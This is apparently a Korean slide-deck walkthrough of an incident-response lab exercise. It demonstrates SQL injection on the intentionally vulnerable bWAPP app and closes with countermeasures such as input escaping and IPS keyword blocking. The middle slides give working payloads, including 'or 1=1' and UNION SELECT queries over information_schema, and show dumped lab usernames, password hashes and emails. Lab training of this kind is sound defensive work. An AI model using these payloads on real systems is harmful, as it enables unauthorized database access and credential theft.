침해사고 대응 프로젝트

목차 Contents

침해사고 대응 프로젝트

SQL 인젝션 공격

- 시나리오
- 구성도
- 방지 대책

SQL 인젝션 공격 시나리오

<점검 목적>


- 대화형 웹 사이트에 비정상적인 사용자 입력 값 허용을 차단하여 **악의적인 데이터베이스 접근 및 조작을 방지**하기 위해서이다.

<공격>


- 해당 취약점이 존재할 경우 비정상적인 SQL 쿼리로 DBMS 및 **데이터를 열람하거나 조작**할 수 있는 문제가 발생한다

구성도


'bWAPP A1 - Injection - SQL Injection(GET/Search)' 웹 페이지를 이용하여 취약점을 점검한다.



공격자(kali) eth1
192.168.20.50



vmware NAT
192.168.2.254



타겟(bWAPP)
SQL Injection

SQL 인젝션

입력창 확인

입력창에 아무것도 입력하지 않고 Search 클릭 시 테이블의 모든 정보가 출력된다.


/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

URL 확인

확인 결과 URL에 동작이 출력된다.




SQL 인젝션

입력창 확인


- 검색창에 따옴표 (') 입력 후 'Search' 버튼을 클릭하면 MySQL syntax 오류가 출력된다.

- SQL 쿼리문이 'select * from (테이블 이름) where (컬럼이름) "%27 %27"; ' 인것을 추측할 수 있다.



1' or 1=1 # 입력

결과값이 '참'이 되도록 코드를 입력하면 테이블의 모든 정보를 출력한다.



SQL 인젝션

테이블 이름 찾기

0' union select all 1,table_schema,table_name,4,5,6,7 from information_schema.tables where table_schema="bWAPP" #

/ SQL Injection (GET/Search) /

Search for a movie: 0' union select all 1,table_schema, Search

Title	Release	Character	Genre	IMDb
bWAPP	blog	5	4	Link
bWAPP	heroes	5	4	Link
bWAPP	movies	5	4	Link
bWAPP	users	5	4	Link
bWAPP	visitors	5	4	Link

컬럼 찾기

0' union select all 1,table_schema,table_name,4,column_name,6,7 from information_schema.columns where table_name='users' and table_schema='bWAPP' #

/ SQL Injection (GET/Search) /

Search for a movie: 0' union select all 1,table_schema, Search

Title	Release	Character	Genre	IMDb
bWAPP	users	id	4	Link
bWAPP	users	login	4	Link
bWAPP	users	password	4	Link
bWAPP	users	email	4	Link
bWAPP	users	secret	4	Link
bWAPP	users	activation_code	4	Link
bWAPP	users	activated	4	Link
bWAPP	users	reset_code	4	Link
bWAPP	users	admin	4	Link

SQL 인젝션

컬럼 데이터 값 찾기

- 0' union select all 1,login,password,email,secret,6,7 from users #

/ SQL Injection (GET/Search) /

Search for a movie: 0' union select all 1,login,passworc Search

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	A.I.M. or Authentication Is Missing	bwapp-aim@mailinator.com	Link
bee	6885858486f31043e5839c735d99457f045affd0	Any bugs?	bwapp-bee@mailinator.com	Link

결과 확인

SQL 인젝션으로 사용자의 ID와 PW, email 등의 정보를 열람했다.

/ SQL Injection (GET/Search) /

Search for a movie: 0' union select all 1,login,passworc Search

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	A.I.M. or Authentication Is Missing	bwapp-aim@mailinator.com	Link
bee	6885858486f31043e5839c735d99457f045affd0	Any bugs?	bwapp-bee@mailinator.com	Link

SQL 인젝션 <방지 대책>

- **My real escape string 함수 사용** : 부적절한 입력값에 대해서 필터링을 구현하거나 메타캐릭터가 처리되지 않도록 한다.

- **IPS에서 문자열 차단** : SQL 인젝션에서 자주 사용하는 **or and, 1=1, union, select**와 같은 문자열을 차단한다.

침해사고 대응 프로젝트

감사합니다.